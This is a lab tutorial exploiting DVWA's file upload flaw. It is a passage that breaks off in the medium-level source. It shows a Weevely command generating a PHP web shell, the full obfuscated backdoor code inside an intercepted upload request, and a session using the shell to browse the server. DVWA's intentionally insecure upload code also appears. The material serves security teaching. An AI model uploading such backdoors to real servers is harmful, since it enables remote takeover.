Security Vulnerabilities and Penetration Testing –

FILE UPLOAD VULNERABILITY

Table of Contents

FILE UPLOAD VULNERABILITY

INTRODUCTION

File upload vulnerability is one of the most important threats in web applications. The attacker has the option to upload a malicious executable file to the server's filesystem without sufficiently validating things like their name, type, contents, or size. To perform the exploitation, the user just uploads the web shell to the server directly or via several bypass methods that enable remote code execution. Backtrack contains several web shells for various technologies such as PHP, ASP, and others. For file upload vulnerability demonstration we are using the **Damn Vulnerable Web Application** (DVWA) [1] which is written in PHP to exploit the web server via a file upload. The web shell that we will use in this situation is PHP-reverse-shell.

File upload vulnerability mainly depends on two factors; the **first one** is the file that the website fails to validate properly, regardless of its size, type, or contents .. and the **second one** is Once the file has been successfully uploaded, the constraints are applied to it. If the file type is not validating properly then the server allows a certain type of script file like PHP, or ASP.. to be executed the code, at the same time an attacker could upload the server-side code functions as a web shell and then easily access the web server and gain full control over the server.

TOOLS USED FOR DEMONSTRATION

For this demonstration, we used the following tools to accomplish the exploitation:

➔ **Kali Linux**

Kali Linux is a free Open Source distribution with over 600 tools for penetration testing and security research. Its source code is accessible in Git and can be tweaked, and it is based on Debian. First and foremost, we are developing a payload on Kali Linux using **Weevely** [2] or msfvenom, (we may use any programming language like PHP, Python, and so on.) that will be uploaded to the targeted server, and so on.

➔ **DVWA - Damn Vulnerable Web Application**

DVWA is a web application software project [1] that includes security vulnerabilities and it's mainly used for educational purposes. Which is fully written in PHP that helps to exploit the web server in several ways, like we can use Brute Force, Command Injection, Cross-Site Request Forgery (CSRF), File Inclusion, **File Upload**, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs XSS (DOM), XSS (Reflected), XSS (Stored), and so on.

➔ **Burp Suite**

Burp Suite is an integrated graphical tool used for performing security testing of web applications, which is developed by portswigger[3]. Burp suite provides many useful tools like Spider, **Proxy**, Intruder, Repeater, Sequencer, Decoder, and so on. Burp suite is written in a Java-based platform.

FILE UPLOAD VULNERABILITY EXPLOIT

Step 1 - Setup server instance

First and foremost, we must set up a **vulnerable web server** [8], for which we will deploy the DVWA software project, which can be obtained from the Git repository. and deployed in Amazon Web Services.

➔ To do this, we simply built an **AWS** server instance [http://54.173.241.2] on the virtual cloud service and upgraded all of the relevant packages that are needed in the Server instance.

➔ After that, essential services such as **Apache**, **PHP**, **MySql**, were installed.


➔ Clone the **Git repository** [6] into the server instance via - [https://github.com/ethicalhack3r/DVWA]

➔ The final process is to configure the database for the MySQL service, create the user (username: **admin**, password: **password**), grant the user all privileges, and finally start the service[4] .

Step 2 -

Exploiting (*Difficulty: LOW*)


First and foremost, we must generate a payload on Kali Linux using Weevely or msfvenom; in this case, we choose **Weevely** to create the payload.



```
┌──(kali㉿kali)-[~]
└─$ sudo weevely generate 12345 /root/shell1.php
[sudo] password for kali:
Generated '/root/shell1.php' with password '12345' of 744 byte size.

┌──(kali㉿kali)-[~]
└─$ 
```


“ **Sudo weevily generate 12345 /root/shell1.php** ” **is** a command used to create the payload. **Weevely** is the tool for generating the payload, **generate** is used to generate help to create the payload or a shell file, **12345** is the password for the file and we can access the file also, control the web site when it uploads. **/root/** is the directory where the shell file wants to be created, **shell1.php** is the filename.

★ **Uploading the PHP shell script to the website**



Name	Location	Size	Type	Accessed
shell1.php	Desktop	754 bytes	Program	11:14

★ **After uploading the PHP shell script**



Vulnerability: File Upload

Choose an image to upload:

Choose File No file chosen


Upload

```
../../hackable/uploads/shell1.php succesfully uploaded!
```

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

★ **Source code for Low-level security**




Low File Upload Source

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```

Because the security level is set to **low**, dvwa accepts any files and allows us to upload.


★ Burp Suite intercept page



```
1  POST /vulnerabilities/upload/ HTTP/1.1
2  Host: 54.173.241.2
3  Content-Length: 1154
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
   Safari/537.36
7  Origin: http://54.173.241.2
8  Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0Tmic9TfoY9g9BAU
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
   ;v=b3;q=0.9
10 Referer: http://54.173.241.2/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=sl69a2qe88jijqb7p8l9th3los; security=low
14 Connection: close
15 
16 ------WebKitFormBoundary0Tmic9TfoY9g9BAU
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18 
19 100000
20 ------WebKitFormBoundary0Tmic9TfoY9g9BAU
21 Content-Disposition: form-data; name="uploaded"; filename="shell1.php"
22 Content-Type: application/x-php
23 
24 <?php
25 $d='(3V$j<$c3V&&$i<$3Vl);$3Vj3V++,$i++){$o.3V=3V$t{$i3V}^$k{$j3V};3V}}return $o3V;}if (@preg_3Vmatch(3';
26 $Q=str_replace('K','','crKeaKKKte_funKKction');
27 $E='$3Vk="827ccb0e";3V$3Vkh="ea8a703V6c3V4c3V34";$3Vkf="a16891f84e7b3V";$p3V="33V3V3C3ctK3V3Vbn3VeQqTj8I";';
28 $h='ob_end3V_cle3Van();$r=3V@3Vbase3V64_3Vencode(@x(@gzco3Vmp3Vress($o),3V$k)3V);p3Vrint("$p3V$kh$r$kf");}';
29 $v='functio3Vn x($t,$3Vk){$c=3Vstrlen($k);$l=s3Vtr3Vlen($t);3V$o="";3Vfo3Vr($i=03V;$i3V<$l;){for($j=0;';
30 $B='V"3V/$3Vkh(3V.+)$kf/",@file_g3Vet_con3Vte3Vnts("php:3V/3V/input"),$3Vm)==1)3V {@ob_sta3Vrt();@e3';
31 $i='Vval(@g3Vzun3Vcompres3Vs(@x(3V@b3Vase64_decode(3V$m[1]3V),$k3V))3V);$o=@ob_3Vget_cont3Vents();3V@';
32 $o=str_replace('3V','',$E.$v.$d.$B.$i.$h);
33 $O=$Q('',$o);$O();
34 ?>
35 
36 ------WebKitFormBoundary0Tmic9TfoY9g9BAU
37 Content-Disposition: form-data; name="Upload"
38 
39 Upload
40 ------WebKitFormBoundary0Tmic9TfoY9g9BAU--
41 
```

Here the burp will intercept the request we can in top its a post request to the server and file path then the host IP is displayed, in **line 21** we can see the file name and the content of the file


★ **Gaining access to the server through a backdoor connection**



```
  -h, --help            show this help message and exit

┌──(kali㉿kali)-[~]
└─$ weevely http://54.173.241.2/hackable/uploads/shell1.php 12345

[+] weevely 4.0.1

[+] Target:     54.173.241.2
[+] Session:    /home/kali/.weevely/sessions/54.173.241.2/shell1_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> ls
920c2bd935dafaa4bec855ceea8e5416.jpg
dvwa_email.png
shell1.php
www-data@ip-172-31-6-202:/var/www/html/hackable/uploads $ pwd
/var/www/html/hackable/uploads
www-data@ip-172-31-6-202:/var/www/html/hackable/uploads $ cd /
www-data@ip-172-31-6-202:/ $ pwd
/
www-data@ip-172-31-6-202:/ $ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
```

Exploiting (*Difficulty: MEDIUM*)

Firstly, let's see the source code for a medium level of security.




Medium File Upload Source

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
